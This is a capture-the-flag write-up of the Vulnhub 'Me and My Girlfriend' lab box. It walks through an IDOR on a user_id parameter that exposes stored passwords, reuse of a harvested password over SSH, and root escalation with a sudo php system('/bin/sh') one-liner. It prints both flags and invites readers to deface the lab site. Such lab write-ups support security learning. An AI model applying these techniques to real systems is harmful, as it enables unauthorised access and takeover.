
There is a nice login form. Maybe it some SQLi or default/crappy creds would get us passed it?




OK I haven't gone crazy with a brute-force attack yet, but maybe we'll come back to that. Let's see what else we have. Oooh! A registration page (<fingers_crossed>No email confirmation! No email confirmation! No email confirmation!</fingers_crossed>




Pressing Login



Excellent! We can now poke around as an authenticated user. Let's check out that Profile page…




You'll notice that I highlighted `&user_id=14` up in the address bar. You don't suppose? If I change `&user_id=14` to `&user_id=1` , would that show me the Profile page for the user that corresponds with id1? It wouldn't do that…would it???




Yes. Yes it would.

What strikes me are those black dots covering the password. At first I though about trying to change the password, but as you can see that option is disabled (grey "Change" button). I know a lot of time this is just some javascript voodoo to hide things like passwords, but the plain-text is in the DOM. Which means I can get at that a few different ways. Burp can show it; viewing it in the source-code; but I'm going to just use the Dev Tools.

I'm using Firefox, so I just right-click and choose "Inspect Element", then look through the code for the password.



Sweet! So we can now cycle through all the ID numbers and gather all the passwords for each user! Working my way through this process I stumble upon…



We've found Alice's profile! (id5) and now we have her password (4lic3)!

After thoroughly exploring the rest of the app, we find that this is basically the extent of it. We've got to assess what we've done, what we know, and what we've discovered.

A reexamination of our original recon, we're reminded that SSH is open on port 22. We have some creds that we've gathered from the web app, but those passwords wouldn't be reused by any of those users, would it? I think you see where this is going…

```
root@kali:~/Vulnhub/MeAndMyGirlfriend# ssh alice@10.10.10.142
alice@10.10.10.142's password:
Last login: Wed Jan  8 14:32:38 2020 from 10.10.10.133
alice@gfriEND:~$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:~$
```

…and look what I found lying around in Alice's home dir…

```
alice@gfriEND:~$ ls -al
total 32
drwxr-xr-x 4 alice alice 4096 Jan 15 05:33 .
drwxr-xr-x 6 root  root  4096 Dec 13 12:18 ..
-rw------- 1 alice alice  613 Jan 15 05:32 .bash_history
-rw-r--r-- 1 alice alice  220 Dec 13 12:16 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13 12:16 .bashrc
drwx------ 2 alice alice 4096 Dec 13 12:43 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13 14:10 .my_secret
-rw-r--r-- 1 alice alice  675 Dec 13 12:16 .profile
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls
flag1.txt  my_notes.txt
alice@gfriEND:~/.my_secret$ cat my_notes.txt
Woahhh! I like this company, I hope that here i get a better partner than bob ^_^, hopefully Bob doesn't know my notes
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's giv
en to him then Bob will be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$
```

This victory is bitter-sweet. It's awesome to find the 1st flag, but poor Bob.

OK, that's it! Let's take Ceban Corp down! No one dogs my boy like that!!!

The first things I do when gaining access to a system is two-fold.

1. Check `sudo` access
2. Upload a privilege escalation script like `LinEnum.sh`, `linuxprivchecker.py`, and/or my own `privy.sh`

Checking `sudo` access…

```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$
```

You know, `sudo` is one of those things that can get a sysadmin in trouble if they don't do it right. This is one of those times.

Checking https://gtfobins.github.io to verify my suspicion.

Sudo


It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Now this is happening…

```
alice@gfriEND:~/Privy$ CMD="/bin/sh"
alice@gfriEND:~/Privy$ sudo php -r "system('$CMD');"
id
uid=0(root) gid=0(root) groups=0(root)
python -c 'import pty; pty.spawn("/bin/bash")'
root@gfriEND:~/Privy#
root@gfriEND:~/Privy# cd /root
root@gfriEND:/root# ls
flag2.txt
root@gfriEND:/root# cat flag2.txt


 _________                 __                 ___________.__                 .__
 /   _____/ ____   ____  _|  |_  ____ ___  ___ \_   _____/|  |__ _____    ____| |
 \_____  \_/ ___\_/ __ \ \   __\/ __ \\  \/  /  |    __)  |  |  \\__  \ _/ ___\ |
 /        \  \___\  ___/  |  | \  ___/ >    <   |     \   |   Y  \/ __ \\  \___\ |
/_______  /\___  >\___  > |__|  \___  >__/\_ \  \___  /   |___|  (____  /\___  >|
        \/     \/     \/            \/      \/      \/         \/     \/     \/


Yeaaahhhh!! You have successfully hacked this company server! I hope you who have just learned can get new knowledge f
rom here :) I really hope you guys give me feedback for this challenge whether you like it or not because it can be a
reference for me to be even better! I hope this can continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbeef560930e77ff984b644fde66e7}
```

Now that we have root access, I think I'll go do some work on the website…



This CTF was super fun and I'd like to thank @aldodimas73 for creating a great boot-2-root. It had an engaging story, but didn't get too esoteric with the challenges.

As a side note…if you root this box, take the time to deface its website. It's a fun exercise to add as the cherry on top of the challenge. If you do deface the site, send me screen-shots of the defaced Ceban Corp site (arbitrarystuff@protonmail.com) and I'll add them to this repository. Let's keep it clean though ☺